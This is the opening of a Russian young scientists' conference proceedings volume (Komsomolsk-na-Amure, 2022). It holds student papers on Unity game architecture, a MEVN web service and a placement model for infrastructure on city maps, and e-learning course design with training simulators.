




НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ: ОТ ИДЕЙ К ВНЕДРЕНИЮ

Часть 1

Материалы II Международной научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 14-18 ноября 2022 г.



Комсомольск-на-Амуре
2022

Министерство науки и высшего образования Российской Федерации

Федеральное государственное бюджетное
образовательное учреждение высшего образования
«Комсомольский-на-Амуре государственный университет»

**НАУКА, ИННОВАЦИИ И ТЕХНОЛОГИИ:
ОТ ИДЕЙ К ВНЕДРЕНИЮ**

Часть 1

Материалы II Международной научно-практической
конференции молодых ученых
Комсомольск-на-Амуре, 14-18 ноября 2022 г.

Комсомольск-на-Амуре
2022

УДК 001:621
ББК 95.4+65.9(2)-55
Н34

Рецензент – А. А. Буренин, главный научный сотрудник,
член-корреспондент РАН, доктор физико-математических наук, профессор
(Институт машиноведения и металлургии ХФИЦ ДВО РАН)

Редакционная коллегия:

А. В. Космынин, доктор технических наук, профессор, отв. ред.;
И. А. Трещев, кандидат физико-математических наук, доцент;
П. А. Саблин, кандидат технических наук, доцент;
О. А. Красильникова, кандидат технических наук, доцент;
И. Н. Журбина, кандидат физико-математических наук, доцент
(г. Комсомольск-на-Амуре, КнАГУ)

Наука, инновации и технологии: от идей к внедрению : материалы
Н34 II Международ. науч.-практ. конф. молодых ученых, г. Комсомольск-на-
Амуре, 14-18 ноября 2022 г. / редкол. : А. В. Космынин (отв. ред.)
[и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. –
445 с.

ISBN 978-5-7765-1521-7 (Ч. 1)
ISBN 978-5-7765-1523-1

Материалы сборника освещают научные проблемы инновационного развития современной техники и технологий, объединяя усилия молодых учёных и специалистов для решения актуальных задач науки и техники.

Публикуемые материалы будут полезны преподавателям вузов, руководителям и специалистам предприятий, а также студентам и аспирантам, проявляющим интерес к данной проблематике.

Материалы публикуются в авторской редакции. За содержание и достоверность статей ответственность несут авторы. Мнение редакции может не совпадать с мнением авторов статей. При использовании и заимствовании материалов ссылка на издание обязательна.

Конференция проведена в рамках гранта в форме субсидий из федерального бюджета образовательным организациям высшего образования на реализацию мероприятий, направленных на поддержку студенческих научных сообществ.

УДК 001:621
ББК 95.4+65.9(2)-55

ISBN 978-5-7765-1521-7 (Ч. 1)
ISBN 978-5-7765-1523-1

© ФГБОУ ВО «КнАГУ», 2022

СЕКЦИЯ ФУНДАМЕНТАЛЬНЫЕ И ПРИКЛАДНЫЕ ПРОБЛЕМЫ ИНФОРМАЦИОННО-ТЕЛЕКОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ

УДК 004.415

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

Величко Василий Викторович, студент, Комсомольский-на-Амуре государственный университет

Velichko Vasily Viktorovich, student of Komsomolsk-na-Amure State University

ПРОЕКТИРОВАНИЕ АРХИТЕКТУРЫ КОМПЬЮТЕРНОЙ ИГРЫ В МЕЖПЛАТФОРМЕННОЙ СРЕДЕ РАЗРАБОТКИ «UNITY»

DESIGNING THE ARCHITECTURE OF A COMPUTER GAME IN THE CROSS-PLATFORM DEVELOPMENT ENVIRONMENT «UNITY»

Аннотация. Данная работа посвящена анализу подходов к организации архитектуры при разработке игр на Unity и методов организации взаимодействия между компонентами. Был выполнен анализ способов организации компонентов в среде разработки игры Unity, а также были рассмотрены подходы к организации архитектуры. Хорошо спроектированная архитектура игры и её компонентов позволит оптимизировать разработку игры и сам игровой опыт.

Abstract. This work is devoted to the analysis of approaches to the organization of architecture in the development of games on Unity and methods of organizing interaction between components. An analysis of the ways of organizing components in the Unity game development environment was performed, and approaches to the organization of architecture were also considered. A well-designed architecture of the game and its components will optimize the development of the game and the gaming experience itself.

Ключевые слова: компьютерные игры, среда разработки Unity, архитектура игры, проектирование, компонентно-ориентированный подход.

Key words: computer games, Unity development environment, game architecture, design, component-based approach.

Практически, каждый житель Земли играл или слышал о различных видеоиграх. Они стали неотъемлемой частью жизни человека после прихода компьютеризации. В наше время игры разрабатываются целыми студиями и коллективами. С годами игроки хотят видеть более качественные игры, а это значит, что технология разработки игр усложняется. Разработка занимает много времени и сил. Для экономии затрат этих составляющих может понадобиться проектирование архитектуры самой игры [2, 3], ведь детальный разбор того, как игра будет создаваться и работать уменьшит количество вопросов и ошибок, которые возникают во время разработки.

Чем больше игра, тем сложнее архитектура. Если разрабатывать игры с использованием объектно-ориентированного программирования (ООП), то можно ожидать постоянные изменения кода и сильное увеличение длительности на разработку. Проблема обычного ООП кроется в наследовании – хрупкие базовые классы, в случае которых невозможно изменить реализацию типа-предка без нарушения корректности ра-

боты типов-потомков. Для решений этой проблемы был сформирован компонентно-ориентированного подхода. Суть данного подхода можно сформулировать следующим образом: «Существует некоторый класс-контейнер и класс-компонент, который можно добавить в класс-контейнер. В данном случае, объект будет состоять из контейнера и компонентов в этом контейнере». Отказываться от наследования не стоит, так как иногда это будет правильно, но если в наследовании класса намечается несколько уровней, то лучше использовать компоненты.

С большим количеством компонентов и их взаимодействие между друг другом в проекте могут помочь машины состояний и деревья поведений.

В машине состояний логика объекта состоит из состояний, переходов, событий, в некоторых случаях на действия:

- состояние объекта – используется как класс без игровой логики, который хранит в себе некоторые данные, например, название состояний объекта: перемещение, защита, атака, так и как класс «состояние», который описывает поведение объекта в определенном состоянии;
- действие – функция, выполняющаяся в текущем состоянии;
- переход – отношение между состояниями, которое указывает из какого в какое состояние возможен переход;
- событие – некоторое сообщение или команда, которое передается в машину состояний или вызывается в ней. Используется для определения того, что нужно выполнить для перехода в другое состояние.

Если состояний и связей между ними слишком много, что усложняет работу машины состояний, может использоваться иерархическая машина состояний. Отличается от обычной машины состояний тем, что в качестве состояния может использоваться вложенная машина состояний. Получается древовидная иерархия состояний.

Для упрощения написания искусственного интеллекта (AI) помогают деревья поведений. Деревья поведений – это древовидная структура, маленький блоки игровой логики играют роль узлов [4]. Из множества различных блоков логики разработчик создает в визуальном редакторе древовидную структуру, настраивая узлы дерева. Возвращенный результат одного узла влияет на все остальные узлы. Есть несколько вариантов возвращаемых результатов, обычно используют: успех, неудача, выполняется.

Основные типы узлов в дереве поведения:

- действие – некая функция, выполняющаяся при посещении данного узла;
- условие – служит для того, чтобы определить, выполнять или нет следующие узлы;
- последовательность – выполняет все вложенные узлы по порядку, либо пока один из них не завершится «неудачей», либо пока все успешно не завершатся;
- селектор – в отличие от последовательности, прекращает обработку, как только вложенный узел вернет «успех»;
- итератор – используется для выполнения в цикле серии действий некоторое число раз;
- параллельный узел – выполняет все свои дочерние узлы «одновременно». То есть создается иллюзия того, что узлы выполняются параллельно.

Если AI получает данные из мира и не получает команд, то лучше использовать деревья поведений. Есть же AI управляется с помощью игрока или другого AI, то лучше использовать машину состояний.

Базовый подход при разработке игр на Unity – это подход к организации архитектуры, которые подразумевает, что игра будет состоять на игровых объектах (GameObject) с компонентами MonoBehaviour. Это дает возможность разработчику разбивать подсистемы на кусочки и уже из этих кусочков создавать игру.

Такой подход в больших проектах не удобен, так как появляются излишние связи, проблемы рефлексии Unity и сильная привязка к Unity API, что порождает проблемы.

Существует подход через Singleton. По сути Singleton – это объект, содержащийся на сцене или во всем проекте в единственном экземпляре, которые нужен для связи и управления разделенными системами в игре. Он используется в основном для маленьких проектов, когда менеджмент памяти не вызывает проблем и когда используют вместо прямых ссылок управляют событиями, для небольших систем.

Улучшенным Singleton'ом является DI-контейнер. По сути DI-контейнер тот же самый Singleton, только вот создается привязка с самим контейнером. Он нужен для того, чтобы помещать в него ссылки и определять зависимости в конечных объектах.

Model-View-Controller – это схема, предполагающая разделение данных приложения, пользовательского интерфейса и управляющей логики на три отдельных компонента, чтобы каждый из них можно было независимо модифицировать [1]. В качестве плюсов выступает разделение контроля от данных и от представления. Связь строится, как правило, на событиях и инициализируется в контейнере приложения. Это отбрасывает необходимость в большей связности и по сути мы всегда общаемся лишь событиями.

Некоторые минусы такого подхода:

- при росте проекта растет наш установочный класс приложения;
- горизонтальная система расположения триады MVC может создать огромное количество различных классов, слабо связанных друг с другом;
- при отделении триады от установщика приложения будет сложнее контролироваться связь между объектами.

Как работает подход Hierarchical-Model-View-Controller? Изначально создается пустая сцена с GameInstaller, в задачи которого входит подгрузка контейнеров для каждой сцены отдельно. Сам класс GameInstaller хранит глобальные триады, которые, как правило, отвечают за большие системы и хранит общие события на весь жизненный цикл игры.

Далее GameInstaller загружает контейнер сцены, который инициализирует верхнеуровневые триады внутри себя, а тот, если нужно, будет инициализировать внутри себя дочерние контроллеры. И так по нисходящей. Ветки взаимодействуют между собой только с помощью событий и реактивных полей (поля, хранящие в себе значение, на изменение которого подписываются отдельные члены ветки). В качестве преимуществ такого подхода можно выделить:

- сцены проекта можно загружать почти моментально и инициализировать наши объекты;
- жесткая структурированность и изоляция отдельных триад;
- слабая связность за счет событий;
- реактивность за счет событий;
- достаточно легка отладка по веткам триад, нежели чем через контейнеры.

Каждая игра имеет свою MVP (Minimal Viable Product) версию. В такой версии реализованы основные механики без каких-либо дополнений. Она нужна чтобы проверить гипотезы и жизнеспособность самой игры. Как раз для такой версии можно использовать простую версию архитектуры, такую как Singleton, так как MVP это обычно небольшой проект, или же для совсем простой и быстрой разработки, можно использовать базовый подход. При последующей разработке игры, подход к организации архитектуры может совершенствоваться или же полностью меняться, в зависимости от требований заказчика или в пользу работоспособности игры.

СПИСОК ИСТОЧНИКОВ

1. Морошкин, Е. М. Проектирование игровой программы для мобильного устройства / Е. М. Морошкин, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х

частях, Комсомольск-на-Амуре, 12-16 апреля 2021 года / Редколлегия: Э. А. Дмитриев 479 (отв. ред.), А. В. Космынин (зам. отв. ред.). – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 256-259.

2. Морошкин, Е. М. Разработка игровой программы для мобильного устройства / Е. М. Морошкин, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20-25 марта 2021 года / Редколлегия: Григорьев Я. Ю., Трещев И. А. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 338-341.

3. Выбор и использование MVC, MVP, MVVM, преимущества и недостатки, подробное введение. – 2022. – URL: <https://russianblogs.com/article/972464843/> (дата обращения 24.10.2022).

4. Хокинг, Джозеф Unity в действии. Мультиплатформенная разработка на C# / Джозеф Хокинг. – Москва : Питер, 2016. - 336 с.

5. Unity в действии. Мультиплатформенная разработка на C#. - М.: Питер, 2018. - 608 с.

6. Паласиос, Хорхе Unity 5.x. Программирование искусственного интеллекта в играх / Хорхе Паласиос. - М.: ДМК Пресс, 2016. - 849 с.

7. Павловская, Т.А. C#. Программирование на языке высокого уровня / Т.А. Павловская - Спб; ПИТЕР, 2009 432 с.

8. Unity Technologies Made with Unity. URL: <http://madewith.unity.com/> (дата обращения: 24.10.2022).

9. Адам, Фримен ASP.NET MVC 5 с примерами на C# 5.0. Для профессионалов / Фримен Адам. - М.: Диалектика / Вильямс, 2015. - 481 с.

10. Эндрю Р., Дэйв М. «Проектирование и архитектура игр. Второе издание» // Москва : Издательство «Вильямс». 2006. – С. 1040.

УДК 004.9

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnilova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Гужа Алексей Анатольевич студент, Комсомольский-на-Амуре государственный университет

Guzha Alexey Anatolevich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ИНТЕРАКТИВНОГО СЕРВИСА ДЛЯ ОПТИМАЛЬНОГО РАЗМЕЩЕНИЯ ОБЪЕКТОВ ИНФРАСТРУКТУРЫ

DEVELOPMENT OF AN INTERACTIVE SERVICE FOR OPTIMAL PLACEMENT OF INFRASTRUCTURE FACILITIES

Аннотация. Цель данной работы является разработка интерактивного веб-сервиса для оптимального размещения объектов инфраструктуры. Веб-сервис с интерактивной картой местности, с помощью которой можно будет визуально оценить пригодность места для размещения объекта инфраструктуры. В результате сервис позволит существенно

сократить время необходимое на поиск подходящего по параметрам места для установки соответствующего объекта инфраструктуры, а также визуализировать полученную информацию.

Abstract. The purpose of this work is to develop an interactive web service for optimal placement of infrastructure facilities. A web service with an interactive map of the area, where you can evaluate the assessment of a place for placement. As a result, the service will significantly reduce the time required to find a suitable location for the installation of the appropriate infrastructure object, and visualize the information received.

Ключевые слова: веб-сервис, интерактивная карта, база данных, визуализация результатов, объекты инфраструктуры.

Key words: web service, interactive map, data base, visualization of results, infrastructure facilities.

Введение

Очень часто при размещении городских объектов инфраструктуры возникает вопрос об оптимальности выбора места для размещения. Данная задача является нетривиальной так как требует многокритериального анализа. Создание интерактивного веб-сервиса позволит сократить время работы над этой задачей, путем интерактивной визуализации данных на карте. В данной статье будет рассмотрена сугубо техническая реализация самого веб-сервиса, поэтому алгоритмы обработки критериев рассмотрены не будут, так как с точки зрения веб-сервиса не важен конечный набор критериев.

Веб-сервис состоит из трех составляющих: сайт, интерактивная карта, база данных. Весь необходимый инструментарий планируется взять из открытых источников. Далее все составляющие будут рассмотрены в отдельности.

Сайт

Сайт необходим для создания на нем удобного пользовательского интерфейса, с размещением всей начальной информации, области фильтров, а также интерактивной карты. Так стек технологий для написания сайта выберем MEVN. Акроним MEVN означает – MongoDB + Express.js + Vue.js + Node.js.

На рисунке 1 приведена структура веб-сервис согласно MEVN.




Рисунок 1 – Структура веб-сервис согласно MEVN

Согласно рисунку 1 за внешний вид и интерфейс сайта будет отвечать фреймворк Vue.js., в котором уже реализована огромная библиотека по отрисовке сложных и динамических элементов сайта

Вся логическая часть будет выполнена с помощью Node.js, а это непосредственно функции по реализации алгоритмов обработки критериев, а также расчетов, связанных с вводимыми пользователем параметрами.

Связь между приложением и базой данных будет реализована с помощью Express.js. В данном модуле собраны функции для формирования необходимых ссылок к базе данных и другим сервисам.

База данных будет исполнена в СУБД – Mongo DB, в которой реализованы функции по добавлению, редактированию и удалению записей в базе данных, а также формирование коллекций, связей, триггеров, индексов и ограничений.

Интерактивная карта

Интерактивная карта – ключевой элемент разрабатываемого веб-сервиса, отображающий информацию по выбранным критериям или указанным слоям и откликающийся на действия пользователя. Карта должна быстро перестраиваться в соответствии с его требованиями. В качестве платформы для разработки будет использован сервис построения карт от компании Яндекс. Карты от Яндекс обладают огромным встроенным функционалом, а также структурой пригодной для расширения собственным функционалом. Основным языком в разработке станет JavaScript и его расширения.

На рисунке 2 приведен пример интерактивной карты от Яндекс.




Рисунок 2 – Пример интерактивной карты Яндекс

База данных

База данных – место хранения информации всего веб-сервиса по зарегистрированным пользователям и их настройкам, а также сведений по запрашиваемым объектам инфраструктуры. Предполагается использование нескольких открытых и закрытых баз данных, содержащих информацию о различных критериях территории и объектов, расположенных на ней. В качестве внутренней системы управления базами данных (СУБД) предполагается использовать документно-ориентированную Mongo DB. Данная СУБД хранит информацию в виде JSON файлов, что позволит создать менее зависимую от конечного числа критериев базу данных.

На рисунке 3 приведена форма хранения записей в MongoDB.




Рисунок 3 – Форма хранения записи в MongoDB

Также в СУБД реализованы все необходимые при проектировании базы данных функции, такие как создание ключей, индексов, разбиение записей на логические группы по средством создания коллекций, формирование триггеров и ограничений для контроля информации внутри базы данных.

Заключение

В результате получится простой и удобный веб-сервис для поиска подходящего места под объекты инфраструктуры, с широкими возможностями по визуализации полученной информации, который значительно ускорит процесс принятия решения о размещении городских объектов инфраструктуры.

Интерфейс и сам веб-сервис будут реализованы на стеке технологий MEVN, который включает в себя фреймворк Vue.js для реализации на нем frontend части сайта, Node.js и Express.js для написания backend части сайта, и Mongo DB для реализации базы данных для хранения информации. Интерактивная карта будет выполнена на платформе карт от компании Яндекс, по средством использования встроенного функционала и собственных функции описанных на языке JavaScript.

СПИСОК ИСТОЧНИКОВ

1. Шеннон Брэдшоу, Йон Брэзил, Кристина Ходоров MongoDB: полное руководство. Мощная и масштабируемая система управления базами данных. 3-я редакция / пер. с англ. Д. А. Беликова – Москва : ДМК Пресс, 2020. – 540 с.
2. Киселев, С. В. Веб-дизайн : учебное пособие / С. В. Киселев. – Москва : Academia, 2018. - 384 с.
3. Браун, И. Веб-разработка с применением Node и Express. Полноценное использование стека JavaScript - 2-е издание. – Санкт-Петербург : Питер, 2021. – 336 с.
4. Хэнчетт Эрик, Листоун Бенджамин. Vue.js в действии. – Санкт-Петербург : Питер, 2019. – 304 с.
5. Флэнаган Д. JavaScript. Подробное руководство, 6-е издание. – Пер. с англ. – Символ СПб: Плюс, 2012. – 1080 с., ил.

УДК 004.9

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,
Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor,
Associate Professor of the Department «Design, management and development
of information systems», Komsomolsk-na-Amure State University

Дворецкая Полина Леонидовна, студент, Комсомольский-на-Амуре государственный университет

Dvoretzkaya Polina Leonidovna, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА АНАЛИТИЧЕСКОГО МОДУЛЯ ДЛЯ ОПРЕДЕЛЕНИЯ ОПТИМАЛЬНОГО РАЗМЕЩЕНИЯ ОБЪЕКТОВ ИНФРАСТРУКТУРЫ НА ИНТЕРАКТИВНОЙ КАРТЕ ГОРОДА

DEVELOPMENT OF AN ANALYTICAL MODULE FOR DETERMINING THE OPTIMAL LOCATION OF INFRASTRUCTURE OBJECTS ON THE INTERACTIVE MAP OF THE CITY

Аннотация. В данной статье рассматривается проблема нахождения оптимального месторасположения объектов инфраструктуры. Проведено исследование по выявлению набора критериев, по которым была оценена необходимость появления объекта инфраструктуры. Далее разработана и описана экономико-математическая модель для оптимального выбора. В статье показано, что через внедрение данной модели выбора точки размещения объекта можно решить поставленную проблему для любого города.

Abstract. This article replaces the problem of spreading ubiquitous distribution of property. A study was conducted to identify a variety of criteria, the results of which revealed the possibility of detection. Further, an economic and mathematical model for the people's choice is developed and described. The article shows that through this model of choosing the location of the enterprise, it is possible to solve the problem for any city.

Ключевые слова: объекты инфраструктуры, математическая модель, критерии, месторасположение, карты.

Key words: infrastructure facilities, mathematical model, criteria, location, maps.

Введение

В наше время очень возросла потребность в геоданных для различных сфер жизнедеятельности, как, например, строительство городских объектов инфраструктуры. Для данной задачи требуется много сил и времени на подбор информации и её анализ, что сильно увеличивает сроки строительства. Создание математической модели, описывающей алгоритм оценки целесообразности размещения объекта инфраструктуры, может упростить эту задачу и сократить сроки строительства.

Результаты моделирования для наибольшей наглядности будут отражены на интерактивной карте города, которая будет «покрыта» специальными метками, подписями, слоями и прочими визуальными элементами. Однако в данной статье будет рассматриваться исключительно сам аналитический модуль в отрыве от визуализации.

Основная часть

Для описания математической модели необходимо определить количество анализируемых критериев. Среди таковых можно выделить: площадь территории под строительство, радиус обслуживания, конкурентоспособность, стоимость аренды земли, транспортная доступность, уровень шума. Данный список не является законченным и будет дополняться по мере уточнения математической модели. Каждый критерий будет определяться формулой, характеризующей его значение в численном виде.

Рассмотрим на примере такого объекта инфраструктуры, как киоск.

Определим критерии и формулы (в совокупности являются математической моделью для решения задачи в целом):

1 Территория: от количества выделяемой территории зависит расширение ассортимента. Определим координаты границ территории по формуле

$$S = 0.5 * \sum(x_i * (y_{i+1} - y_{i-1})), \quad (1)$$

где x_i и y_i – координаты i -той точки участка, в которой случается изменение направления месторасположения границы участка, имеющего вид многоугольника;

i – порядковый номер используемой точки границы участка. Число таких точек может изменяться с 1 по n ;

n – общее число используемых точек.

2 Дальность от покупателя: чем ближе киоск будет размещен к потребителям, тем большая вероятность посещения. Найдем радиус обслуживания – это район деятельности киоска, который определяется расстоянием, преодолеваемым потребителями от места жительства до данного киоска.

Радиус обслуживания рассчитывается по формуле

$$R = \sqrt{\frac{S}{\pi}}, \quad (2)$$

где R – радиус обслуживания, м;

S – площадь территории, обслуживаемой киоском, кв. м;

π – 3,14.

3 Конкуренция: расстояние от киосков с одинаковым товаром может быть слишком малым. Обратимся к формуле, которая позволяет рассчитать равновозможную точку в единицах длины между конкурирующими объектами:

$$D = \frac{d}{1 + \sqrt{\frac{P_x}{P_y}}}, \quad (3)$$

где d – промежуток между киосками, км;
 x – киоск с большим участком обслуживания;
 P_x – численность населения, посещающего киоск x (оценочное – в баллах);
 y – киоск с наименьшим участком обслуживания;
 P_y – численность населения, посещающего киоск y (оценочное – в баллах).

4 Аренда за землю: аренда земли в центре города всегда будет выше аренды в удаленных местах от него. Годовая плата считается по формуле

$$A_p = KC * KK, \quad (4)$$

где A_p – арендная плата за год;
 KC – кадастровая цена земельного участка;
 KK – корректирующий показатель.

5 Транспортная доступность: от того, как налажена доступность транспорта зависит количество покупателей. Применим показатель интегральной транспортной доступности сообщений от одной точки системы до любой другой:

$$G = \varphi[1 - (t_1 + t_2)] + Z, \quad (5)$$

где t_1 – не обособленность предоставленной точки от всей транспортной сети;
 t_2 – присутствие запасных стезей сообщения в транспортной сети;
 φ – линейное соседство, которое характеризует доступность до трасс;
 Z – транспортный фокус территории (некоторое непрерывное на текущий момент времени минимальное расстояние в километрах, которое нужно одолеть, дабы достигнуть точки территории при выигрышном состоянии рассматриваемой точки).

6 Уровень шума: чем больше шума, тем быстрее потребитель начинает нервничать и раздражаться (например, аэропорт, железнодорожные вокзалы и т.п.). Суммарный уровень шума от различных источников найдем по формуле

$$L_s = L_{\max} + \Delta L, \quad (6)$$

где L_{\max} – максимум из суммируемых уровней шума, дБ;
 ΔL – добавка к наибольшей величине значения звукового давления, дБ.

Необходимо учитывать, что в каждом городе уникальные условия для размещения объектов инфраструктуры, так что перед определением места необходимо дополнительно провести исследование на наличие доступных мест для размещения объектов.

Данная статья является небольшим примером и учитывает не все возможные критерии, которые можно было использовать.

Заключение

В результате проведенной работы были подобраны критерии и составлена математическая модель оценки оптимальности размещения объектов инфраструктуры на примере киоска.

Для численной оценки были выбраны следующие критерии: территория, дальность от покупателя, конкуренция, аренда на землю, транспортная доступность и уровень шума.

Данная разработанная модель сформирует набор данных для дальнейшей визуализации посредством вывода на интерактивную карту.

СПИСОК ИСТОЧНИКОВ

1. Карманов А. Г., Кнышев А. И., Елисеева В. В. Геоинформационные системы территориального управления : учебное пособие – Санкт-Петербург : Университет ИТМО, 2015. – 121 с.

2. Дианов С. В., Калашников К. Н., Ригин В. А. Поиск путей оптимального пространственного размещения объектов инфраструктуры здравоохранения: обзор мето-

дического инструментария // Проблемы развития территории. 2021. Т. 25. № 2. С. 108-127. DOI: 10.15838/ptd.2021.2.112.7.

3. Андрианов А. Ю., Белов А. А. Формирование транспортно-логистической инфраструктуры предприятия // Вестник Алтайской академии экономики и права. – 2019. – № 5-1. – С. 12-18; URL: <https://vaael.ru/ru/article/view?id=451> (дата обращения: 31.10.2022).

4. Попов П. В., Мирецкий И. Ю. Методология построения логистической инфраструктуры на территории региона // Экономика региона. - 2019. - Т. 15, вып. 2. - С. 483-492.

5. Бухаров Д. С., Казаков А. Л. Программная система «ВИГОЛТ» для решения задач оптимизации, возникающих в транспортной логистике // Вычислительные методы и программирование. – 2012. – Раздел 2. – С. 65-74 (<http://nummeth.sgcc.msu.ru/>).

6. Васютинская, С. И. Применение геоинформатики для решения экономических задач // Перспективы науки и образования. 2015. № 5. С. 125-129.

7. Попов П. В., Мирецкий И. Ю. Влияние социально-экономических показателей на формирование складской инфраструктуры региона // Вестник МГСУ. – 2017. – Т. 12, №2 (101). – С 222–229. – doi 10.22227/1997–0935.2017.2.222–229.

8. Попов П. В., Мирецкий И. Ю. Об оптимизации логистической инфраструктуры региона // Логистика. – 2017. – №7. – С. 37–39.

9. Шумаев, В. А. Основы логистики : учеб. пособие / В. А. Шумаев.– М. : Юридический институт МИИТ, 2016. – 314 с.

10. Бабина О.И. Разработка оптимизационной имитационной модели для поддержки процессов планирования складских систем // Компьютерные исследования и моделирование. 2014. Т. 6. № 2. С. 295-307.

УДК 004.4

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,

Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Кортун Варвара Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Kortun Varvara Sergeevna, student of Komsomolsk-na-Amure State University

ПРИМЕНЕНИЕ МОДЕЛИ ПРОЕКТИРОВАНИЯ ЭЛЕКТРОННЫХ КУРСОВ В ОБУЧАЮЩЕМ ПРОЦЕССЕ

APPLICATION OF THE MODEL OF DESIGN OF ELECTRONIC COURSES IN THE LEARNING PROCESS

Аннотация. В данной работе рассмотрены основные модели проектирования электронных курсов, а также выбрана модель, которая является наиболее эффективной для изучения компьютерных наук. Разработаны обучающие тренинги для работы с текстовыми редакторами. В работе сделаны выводы о дальнейшем практическом применении выбранной модели электронных курсов.

Abstract. In this paper, the main models for designing electronic courses are considered, and the model that is most effective for studying computer science is selected. Training trainings

for working with text editors have been developed. The paper draws conclusions about the further practical application of the chosen model of electronic courses.

Ключевые слова: электронное обучение, модели проектирования, электронные курсы, компьютерные науки, Agile Learning Design.

Key words: e-learning, design models, e-courses, computer science, Agile Learning Design.

Введение

В современной педагогической деятельности необходимо учитывать ограничения восприятия информации, вызванные цифровой трансформацией процесса обучения. Электронное обучение позволяет обучаемому получить доступ к различным образовательным курсам и программам, при отсутствии возможности обучения в учебных заведениях [1].

Недостатки, связанные с отсутствием традиционных методов обучения, могут оттолкнуть обучаемого от выбора электронных курсов. Но цифровизация образовательного процесса может дать возможность сделать электронное образование более привлекательным, чем традиционное.

Целью данной работы является выбор и применение модели электронных курсов, а также разработка одного из инструментов обучающего процесса.

Модели проектирования электронных курсов

Существует пять моделей проектирования электронных курсов [2]:

1. Analyze, Design, Development, Implementation and Evaluation (ADDIE).
2. Analyze learners, State standards and objectives, Select methods and media, Utilize media and technology, Require learner participation, Evaluate and revise (ASSURE).
3. Successive Approximation Model (SAM).
4. Agile Learning Design (ALD).
5. Four-Component Instructional Design (4C/ID).

ADDIE является наиболее универсальной по сравнению с другими, но на данную модель затрачивается большое количество времени на проектирование.

На проектирование моделей ASSURE, ALD и 4C/ID так же затрачивается много времени, но в отличие от остальных 4C/ID является самой результативной моделью.

Модель SAM предлагает серию коротких шагов с постепенно вводимыми новыми элементами и улучшением. За счет этого время на проектирование данной модели электронных курсов является наименьшим среди остальных, но SAM не настроена на получение точного результата, что делает ее более подходящей для «развлекательных» программ и курсов.

Модель ALD (рисунок 1) основана на методологии Agile, в которой описан гибкий подход к разработке продукта, поэтому и модель является гибкой и быстрой в разработке. Идеально подходит в ситуациях, когда студента необходимо быстро привести к финальному результату.




Рисунок 1 – Модель ALD

Одним из примеров реализации модели ALD можно считать тренинговые технологии.

Тренинговые технологии

Тренинги предполагают получение обучающимся навыков за счет многократной отработки определенной последовательности действий. Они позволяют быстро и качественно сформировать какой-либо образ или понятие, а также способствовать более прочному усвоению знаний [3].

В семействе тренингов в отдельный класс выделяют тренинги-имитаторы, основная идея которых заключается в воссоздании реальной среды с помощью имитации. Подобные технологии имеют высокий коэффициент полезного действия при освоении новых работ, процессов, устройств, программ, а также при решении задачи формирования устойчивых навыков владения чем-либо. Подобная эффективность обусловлена, в первую очередь, двумя факторами – отсутствием психологического барьера из серии «я что-нибудь сломаю или сделаю не так» и наличием механизмов, позволяющих довести выполнение определенных действий до автоматизма. На основе тренингов-имитаторов построены, практически все учебные тренажеры для пилотов, водителей, операторов АЭС и так далее.

Предлагаемый к рассмотрению вариант реализации тренинга-имитатора базируется на фреймовой архитектуре.

Окно в тренинге разбито на три фрейма: вкладки перемещения, навигационный блок с инструкцией, рабочая область.

Фрейм «Вкладки перемещения» включает в себя раздел содержания с ссылками на HTML-страницы контекстной справки и раздел для поиска предметных указателей.

Навигационный блок может быть двух видов: с покадровым переключением или же с переключением на первый и последний кадр (рисунок 2). В последнем случае единственно возможным способом переключения между кадрами будет правильное выполнение инструкций и указаний на текущем этапе.

При возникновении трудностей обучаемый может включить режим подсказок, в этом случае ему отображается область, над которой необходимо произвести действие.

Подобное решение позволит обучаемому пройти обучение «с супервизором», а потом отключив режим подсказок, проверить самого себя.




Рисунок 2 – Окно тренинга

Во фрейме «Рабочая область» располагается изображение, имитирующее окно программного обеспечения, в котором обучаемый должен получить навык работы.

При создании тренинга используется алгоритм пошагового наложения:

1. Для начала указывается количество кадров в тренинге.
2. На выбранный кадр добавляется графическое изображение.
3. На кадре выделяется область, над которой производится действие.
4. Выбирается событие из уже существующих: щелчок ЛКМ, щелчок ПКМ, двойной щелчок, набор текста, наведение, нажатие клавиши.

5. Добавляется инструкция к кадру.

6. Сохраняются параметры кадра.

Действия, описанные выше, необходимо повторить для каждого кадра тренинга-имитатора. После оформления каждого кадра генерируется тренинг.

Заключение

Таким образом, применение моделей проектирования электронных курсов способствует грамотному построению образовательной программы и получению желаемого результата. Реализации электронного курса способствует применение различных технологий, в том числе и тренинговых.

СПИСОК ИСТОЧНИКОВ

1. Пак Н.И., Пушкарева Т.П., Петрова И.А. Электронный курс-конструктор как средство организации личностно-центрированного обучения студентов // Современные проблемы науки и образования. – 2018. – № 2.

